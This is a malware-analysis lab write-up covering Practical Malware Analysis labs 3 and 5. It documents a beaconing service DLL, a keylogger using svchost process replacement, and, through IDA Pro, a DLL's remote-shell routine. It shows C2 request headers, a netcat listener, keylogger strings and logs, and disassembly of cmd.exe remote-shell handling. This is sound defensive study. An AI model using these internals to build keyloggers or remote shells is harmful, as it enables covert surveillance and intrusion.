


Figure 3.2 — Process Explorer showing **svchost.exe** launched with **Lab03-02.dll**

We can identify various indicators which attribute **Lab03-02.dll** to this instance of **svchost.exe** through the inclusion of the .dll, the service display name “*Intranet Network Awareness (INA+)*”, and the command line argument matching what has been found in strings. This helps us to confirm that **Lab03-02.dll** has been loaded — note the *process ID*, **1148**. We’ll need this to see what’s going on in [ProcMon](#)!

iv- Checking out [ProcMon](#), filtered on *PID 1148*, we see a whole load of registry `RegOpenKey` and `ReadFiles`, however, seems mostly **svchost.exe** related and nothing jumps out as malicious.

v- Turing our attention to look for network-based indicators, we have traffic captured within [Wireshark](#), as well as logged within [iNetSim](#). To give us an idea of what to look for, we can check out the [iNetSim](#) logs first (Figure 5.1), which show us that we have seen 2 notable types of activity; DNS and HTTP connections. The DNS appears to be periodic requests to `practicalmalwareanalysis.com` (which we previously saw similar with **Lab03-01.exe**), as well as a HTTP GET request to `http://practicalmalwareanalysis.com/serve.html` which attempts to download a file. Fortunately, as we had [iNetSim](#) set up to respond, it provides a dummy file to complete the request —

`/var/lib/inetsim/http/fakefiles/sample.html`. If we didn’t have this, we might have downloaded something real nasty.

```
2020-07-06 13:52:43 DNS connection, type: A, class: IN, requested name: practicalmalwareanalysis.com
2020-07-06 13:52:43 HTTP connection, method: GET, URL: http://192.168.89.128/wpad.dat, file name: none
2020-07-06 13:52:43 HTTP connection, method: GET, URL: http://practicalmalwareanalysis.com/serve.html, file name: /var/lib/inetsim/http/fakefiles/sample.html
```

Figure 5.1 — iNetSim logs of Lab03-02.dll’s DNS and HTTP request

We’re able to look at these within [Wireshark](#) and inspect the packets in more detail. Filtering on DNS, we’re able to see the DNS request to `practicalmalwareanalysis.com` (Figure 5.2). Finding the conversation between the host and [iNetSim](#) and following the TCP stream, we’re able to see the content within the HTTP GET request to <http://practicalmalwareanalysis.com/serve.html> (Figure 5.2). This also shows [iNetSim](#)’s dummy content replacing `serve.html`.

```
Stream Content
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: cxe-942ab615ea5 windows XP 6.11
Host: practicalmalwareanalysis.com

HTTP/1.1 200 OK
Connection: Close
Date: Mon, 06 Jul 2020 13:52:43 GMT
Content-Length: 258
Server: INetsim HTTP Server
Content-Type: text/html

<html>
<head>
<title>INetsim default HTML page</title>
</head>
<body>
<p></p>
<p align="center">This is the default HTML page for INetsim HTTP server fake mode.</p>
<p>
<p align="center">This file is an HTML document.</p>
</body>
</html>
```

```
C:\Documents and Settings\Administrator>nc -l -p 80
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: cxe-942ab615ea5 Windows XP 6.11
Host: practicalmalwareanalysis.com
```

Figure 5.3 — [Netcat](#) receiving HTTP GET header

Reverting to snapshot and reinstalling & launching the malicious .dll/service, we can also capture traffic by using [ApateDNS](#) to redirect to loopback where we have a [Netcat](#) listener on port 80 (Figure 5.3). Here, we see the same HTTP GET header as we did within [Wireshark](#).

Referring back to the `strings` output, “`practicalmalwareanalysis.com`”, “`serve.html`”, and “`Windows XP 6.11`” are also evident within the network analysis and can be used as signatures for the malware.


To recap on the main host/network-based indicators we see:

- IPRIIP installed as a service, including strings such as “*Intranet Network Awareness (INA+)*”
- Network activity to “`practicalmalwareanalysis.com/serve.html`” as well as the User-Agent `%ComputerName% Windows XP 6.11`.

g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment

Malware Analysis

i- After prepping for dynamic analysis, launch **Lab03-03.exe** and you may notice it appear briefly within [Process Explorer](#) with a child process of `svchost.exe`. After a moment however, it disappears leaving `svchost.exe` orphaned (Figure 1.1).




Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	99.80	0 K	28 K	0		
System		0 K	244 K	4		
Interrupts	< 0.01	0 K	0 K		n/a Hardware Interrupts and DPCs	
smss.exe		168 K	388 K	580	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,828 K	4,932 K	632	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		7,480 K	4,892 K	712	Windows NT Logon Applicat...	Microsoft Corporation
explorer.exe		19,432 K	13,252 K	1748	Windows Explorer	Microsoft Corporation
vmtoolsd.exe		14,736 K	19,020 K	1948	VMware Tools Core Service	VMware, Inc.
notepad.exe		888 K	384 K	2620	Notepad	Microsoft Corporation
cmd.exe		1,948 K	2,556 K	2248	Windows Command Processor	Microsoft Corporation
Procmon.exe		67,600 K	8,192 K	460	Process Monitor	Sysinternals - www.sysinter...
Regshot-x86-Unicode.exe		48,720 K	51,432 K	3496	Regshot 1.9.0 x86 Unicode	Regshot Team
Wireshark.exe	0.20	95,416 K	6,244 K	1536	Wireshark	The Wireshark developer ...
procxp.exe		37,912 K	42,944 K	688	Sysinternals Process Explorer	Sysinternals - www.sysinter...
svchost.exe		864 K	2,252 K	4080	Generic Host Process for Win...	Microsoft Corporation

Figure 1.1 — Orphaned `svchost.exe`

An orphaned process is one with no parent listed in the process tree. `svchost.exe` typically has a parent process of `services.exe`, but this one being orphaned is unusual and suspicious.

Investigating this instance of `svchost.exe`, we see it has a Parent: `Lab03-03.exe (904)`, confirming it's come from executing **Lab03-03.exe**. Exploring the properties further, we don't see much anomalous until we get to the strings.

ii- Utilizing strings within [Process Explorer](#) is actually a useful trick to analyse malware which is packed or encrypted, because the malware is running and unpacks/decodes itself when it starts. We're also able to view strings in both the image on disk and in memory.



svchost.exe:3936 Properties

Image Performance Performance Graph Disk and Network

Threads TCP/IP Security Environment Strings

Printable strings found in the scan:

- GetACP
- GetOEMCP
- VirtualAlloc
- HeapReAlloc
- GetProcAddress
- LoadLibraryA
- MultiByteToWideChar
- LCMapStringA
- LCMapStringW
- GetStringTypeA
- GetStringTypeW
- [Window:
- ConsoleWindowClass
- practicalmalwareanalysis.log
- [SHIFT]
- [ENTER]
- [BACKSPACE]
- BACKSPACE
- [TAB]
- [CTRL]
- [DEL]
- [CAPS LOCK]
- [CAPS LOCK]
- Process Monitor - Sysinternals: www.sysinternals.com
- Process Monitor - Sysinternals: www.sysinternals.com
- C:\WINDOWS\system32\svchost.exe
- abcdefghijklmnopqrstuvwxyz
- ABCDEFGHIJKLMNOPQRSTUVWXYZ

Image Memory

Save Find

OK Cancel

3_2 - Notepad

File Edit Format View Help

```
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
widecharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
HeapFree
RtlUnwind
writeFile
HeapAllocs
GetCPInfo
GetACP
GetOEMCP
HeapReAlloc
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
\\svchost.exe
NtUnmapviewofsection
ntdll.dll
UNICODE
LOCALIZATION
UNICODE
LOCALIZATION
ABAAAEAAA
AAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAOA
(2a13.&3 ,a" // .5a# $a34/a(/a
a, .%$OLLKeAAAAAAAAAV
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
@BA"
```


Malware Analysis

Figure 2.1 — Comparing strings in memory from process explorer and from running strings on **Lab03-03.exe**

Taking advantage of this, we can inspect the strings in Image and in Memory, as well as compare against what we found from `strings` during quick static analysis.

The strings on image appear pretty consistent with other instances of `svchost.exe` however, within Memory, these much greater resemble what we discovered earlier, but with a few distinct differences — `practicalmalware.log` and a set of keyboard commands (Figure 2.1). This is an indicator that the keylogger guess might be accurate.


iii- To test the keylogger hypothesis, we can open something and type stuff. To target explicitly on the malware, filter on the suspect `svchost.exe` (PID, 3936) within Process Monitor, and we see a whole load of file manipulation for `practicalmalwareanalysis.log` (Figure 3.1).



5:47:3...	svchost.exe	3936	CloseFile	C:\Documents and Settings\A...	SUCCESS	
5:47:3...	svchost.exe	3936	CreateFile	C:\Documents and Settings\A...	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Open...
5:47:3...	svchost.exe	3936	QueryStandard...	C:\Documents and Settings\A...	SUCCESS	AllocationSize: 344, EndOfFile: 342, NumberOfLinks: 1, DeletePer...
5:47:3...	svchost.exe	3936	WriteFile	C:\Documents and Settings\A...	SUCCESS	Offset: 342, Length: 1
5:47:3...	svchost.exe	3936	CloseFile	C:\Documents and Settings\A...	SUCCESS	
5:47:5...	svchost.exe	3936	CreateFile	C:\Documents and Settings\A...	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Open...
5:47:5...	svchost.exe	3936	QueryStandard...	C:\Documents and Settings\A...	SUCCESS	AllocationSize: 344, EndOfFile: 343, NumberOfLinks: 1, DeletePer...
5:47:5...	svchost.exe	3936	WriteFile	C:\Documents and Settings\A...	SUCCESS	Offset: 343, Length: 12
5:47:5...	svchost.exe	3936	WriteFile	C:\Documents and Settings\A...	SUCCESS	Offset: 355, Length: 52
5:47:5...	svchost.exe	3936	WriteFile	C:\Documents and Settings\Administrator\Desktop\FMA_Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_3\practicalmalwareanalysis.log	SUCCESS	
5:47:5...	svchost.exe	3936	CloseFile	C:\Documents and Settings\A...	SUCCESS	
5:47:5...	svchost.exe	3936	CreateFile	C:\Documents and Settings\A...	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Open...
5:47:5...	svchost.exe	3936	QueryStandard...	C:\Documents and Settings\A...	SUCCESS	AllocationSize: 416, EndOfFile: 411, NumberOfLinks: 1, DeletePer...
5:47:5...	svchost.exe	3936	CloseFile	C:\Documents and Settings\A...	SUCCESS	
5:47:5...	svchost.exe	3936	CreateFile	C:\Documents and Settings\A...	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Open...

Figure 3.1 — Process Monitor file manipulation from malicious `svchost.exe`

iv- Opening `practicalmalwareanalysis.log`, we find that the file captures inputted strings and distinctive keyboard commands as seen within the memory strings from [Process Explorer](#) (Figure 4.1). This confirms that **Lab03-03.exe** a keylogger using process replacement on `svchost.exe`.



```
practicalmalwareanalysis - Notepad
File Edit Format View Help

[window: 3_2 - Notepad]
S
[window: Process Monitor Filter]
3936
[window: Analysis]
test[ENTER]
[window: test - Notepad]
this is a test to see if we are getting key logged
[ENTER]pBACKSPACE my password is supersecretpassword12311
[ENTER] [ENTER]goodbye[ENTER]s
[window: Program Manager]
S
[window: Process Monitor - sysinternals: www.sysinternals.com]
SS,
[window: svchost.exe:3936 Properties]
```

Figure 4.1 — Evidence of **Lab03-03.exe** keylogging

h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.

i-What happens when you run this file?

When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else.

ii-What is causing the roadblock in dynamic analysis?

The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observe the file via dynamic analysis.

iii- Are there other ways to run this program?

The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

Practical No. 2

a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware

[IDA Pro](#), an Interactive Disassembler, is a disassembler for computer programs that generates assembly language source code from an executable or a program. IDA Pro enables the disassembly of an entire program and performs tasks such as function discovery, stack analysis, local variable identification, in order to understand (or change) its functionality.

This lab utilises IDA to explore a malicious .dll and demonstrates various techniques for navigation and analysis. Any useful shortcuts will be identified.

i. What is the address of DllMain?

The address of DllMain is 0x1000D02E. This can be found within the graph mode, or within the Functions window (figure 2).




Figure 2: Address of DllMain

ii. Where is the import gethostbyname located?

gethostbyname is located at 0x100163CC within .idata (figure 3). This is found through the Imports window and double-clicking the function. Here we can also see gethostbyname also takes a single parameter — something like a string.



Figure 3: Location of gethostbyname

iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on gethostbyname shows it is referenced 18 times, 9 of which are type (p) for the near call, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.

xrefs to gethostbyname

Direction	Type	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname

Line 1 of 18

Figure 4: gethostbyname xrefs

iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to 0x10001757, we see a call to the `gethostbyname` function, which we know takes one parameter; in this case, whatever is in `eax` — the contents of `off_10019040` (figure 5)

```

000000001000174E A1 40 90 01 10  mov     eax, off_10019040
0000000010001753 83 C0 0D        add     eax, 0Dh           ; Add
0000000010001756 50             push   eax                ; name
0000000010001757 FF 15 CC 63 01 10 call   ds:gethostbyname ; Indirect Call Near Procedure
000000001000175D 8B F0         mov     esi, eax
000000001000175F 3B F3         cmp     esi, ebx          ; Compare Two Operands
0000000010001761 74 5D        jz     short loc_100017C0 ; Jump if Zero (ZF=1)
  
```

Figure 5: gethostbyname at 0x10001757

The contents of `off_10019040` points to a variable `aThisIsRdoPicsP` which contains the string `[This is RDO]pics.practicalmalwareanalysis.com`. This is moved into `eax` (figure 6).

```

000000001000174E A1 40 90 01 10  mov     eax, off_10019040
0000000010001753 83 C0 0D        add     eax, 13
0000000010001756 50             push   eax
0000000010001757 FF 15 CC 63 01 10 call   ds:gethost
0000000010001757             mov     esi, eax
000000001000175D 8B F0         mov     esi, eax
000000001000175F 3B F3         cmp     esi, ebx          ; Compare Two Operands
0000000010001761 74 5D        jz     short loc_100017C0 ; Jump if Zero (ZF=1)
0000000010001761
  
```

off_10019040 dd offset aThisIsRdoPicsP
; DATA XREF: sub_10001656:loc_10001722fr
; sub_10001656+F8Tr ...
; "[This is RDO]pics.practicalmalwareanalys"...

Figure 6: Contents of off_1001904 (aThisIsRdoPicsP)

Importantly, 0Dh is added to `eax`, which moves the pointer along the current contents. 0Dh can be converted in IDA by pressing H, to 13. This means the `eax` now points to 13 characters inside of its current contents, skipping past the prefix [This is RDO] and resulting in the DNS request being made for `pics.practicalmalwareanalysis.com`.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for `sub_10001656` (figure 7).

```

0000000010001656
0000000010001656
0000000010001656
0000000010001656
0000000010001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
0000000010001656 sub_10001656 proc near
0000000010001656
0000000010001656 var_675= byte ptr -675h
0000000010001656 var_674= dword ptr -674h
0000000010001656 hModule= dword ptr -670h
0000000010001656 timeout= timeval ptr -66Ch
0000000010001656 name= sockaddr ptr -664h
0000000010001656 var_654= word ptr -654h
0000000010001656 Dst= dword ptr -650h
0000000010001656 Str1= byte ptr -644h
0000000010001656 var_640= byte ptr -640h
0000000010001656 CommandLine= byte ptr -63Fh
0000000010001656 Str= byte ptr -63Dh
0000000010001656 var_638= byte ptr -638h
0000000010001656 var_637= byte ptr -637h
0000000010001656 var_544= byte ptr -544h
0000000010001656 var_50C= dword ptr -50Ch
0000000010001656 var_500= byte ptr -500h
0000000010001656 Buf2= byte ptr -4FCh
0000000010001656 readfds= fd_set ptr -4BCh
0000000010001656 buf= byte ptr -388h
0000000010001656 var_380= dword ptr -380h
0000000010001656 var_1A4= dword ptr -1A4h
0000000010001656 var_194= dword ptr -194h
0000000010001656 WSADATA= WSADATA ptr -190h
0000000010001656 lpThreadParameter= dword ptr 4
0000000010001656 81 EC 78 06 00 00 sub esp, 678h ; Integer Subtraction
000000001000165C 53 push ebx
000000001000165D 55 push ebp
000000001000165E 56 push esi
000000001000165F 57 push edi
0000000010001660 E8 9B F9 FF FF call sub_10001000 ; Call Procedure
0000000010001660
0000000010001665 85 C0 test eax, eax ; Logical Compare
0000000010001667 75 53 jnz short loc_100016BC ; Jump if Not Zero (ZF=0)
0000000010001667

```

Figure 7: `sub_10001656` parameters and variables

Local variables correspond to negative offsets, where there are **23**. Many are generated by IDA and prepended with `var_` however there are some which have been resolved, such as `name` or `commandline`. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is **one**, currently `lpThreadParameter`. This may also be seen as `arg_0` if not automatically resolved.

vii. Where is the string `\cmd.exe /c` located in the disassembly?

Press `Alt+T` to perform a string search for `\cmd.exe /c`, which is stored as `aCmdExeC`, found within `sub_1000FF58` at offset `0x100101D0` (figure 8).

```

00000000100101D0 68 34 5B 09 10  push  offset aCmdExeC ; "\\cmd.exe /c "
00000000100101D5 EB 05          jmp    short loc_100101DC ; Jump
00000000100101D5
    
```

Figure 8: Location of '\cmd.exe /c'

viii. What happens around the referencing of \cmd.exe /c?

The command `cmd.exe /c` opens a new instance of `cmd.exe` and the `/c` parameter instructs it to execute the command then terminate. This suggests that there is likely a construct of something to execute somewhere nearby.

Taking a cursory look around `sub_1000FF58`, we see several indications of what might be happening. Look for `push offset x` for quick wins.

Towards the top of the function, we see an address that is quite telling of what is happening. The offset `aHiMasterDDDDDD` called at `0x1001009D` contains a long message which includes several strings relating to system time information (actually initialised just before), but more notably reference to a **Remote Shell** (figure 9).

```

0000000010010096 08          push  eax
0000000010010097 80 05 40 F3 FF FF  lea  eax, [ebp+Dest] ; Load Effective Address
0000000010010090 68 44 5B 09 10    push offset aHiMasterDDDDDD ; "Hi_Master [%d/%d/%d %d:%d:%d]\r\nwelcom..."
00000000100100A2 50          push  eax
00000000100100A3 FF 15 F4 62 01 10  call  ds:sprintf
00000000100100A3          ; aHiMasterDDDDDD db "Hi_Master [%d/%d/%d %d:%d:%d]",00h,00h
00000000100100A3          ; DATA XREF: sub_1000FF58+1457d
00000000100100A9 83 C4 44       add  esp, 44h
00000000100100AC 33 D0        xor  ebx, ebx
00000000100100AE 80 05 40 F3 FF FF  lea  eax, [ebp+Dest]
00000000100100B4 53          push  ebx
00000000100100B5 50          push  eax
00000000100100B6 E8 91 4E 00 00  call  strlen
00000000100100B6
    
```

```

aHiMasterDDDDDD db "Hi_Master [%d/%d/%d %d:%d:%d]",00h,00h
                ; DATA XREF: sub_1000FF58+1457d
                db "Welcome Back...Are You Enjoying Today?",00h,00h
aHiMasterDDDDDD db "Hi_Master [%d/%d/%d %d:%d:%d]",00h,00h
                ; DATA XREF: sub_1000FF58+1457d
                db "Welcome Back...Are You Enjoying Today?",00h,00h
                db "Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco"
                db "nd]",00h,00h
                db "Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco"
                db "nd]",00h,00h
                db "Encrypt Magic Number For This Remote Shell Session [0x%02x]",00h,00h
                db "00h,00h,0
    
```

Figure 9: Contents of offset aHiMasterDDDDDD

Further on throughout the function, there are more interesting offset addresses with strings that may provide an indication of activity.

Offset	String
aQuit	Quit
aExit	Exit
aCd	cd
asc_10095C5C	>
aEnmagic	enmagic
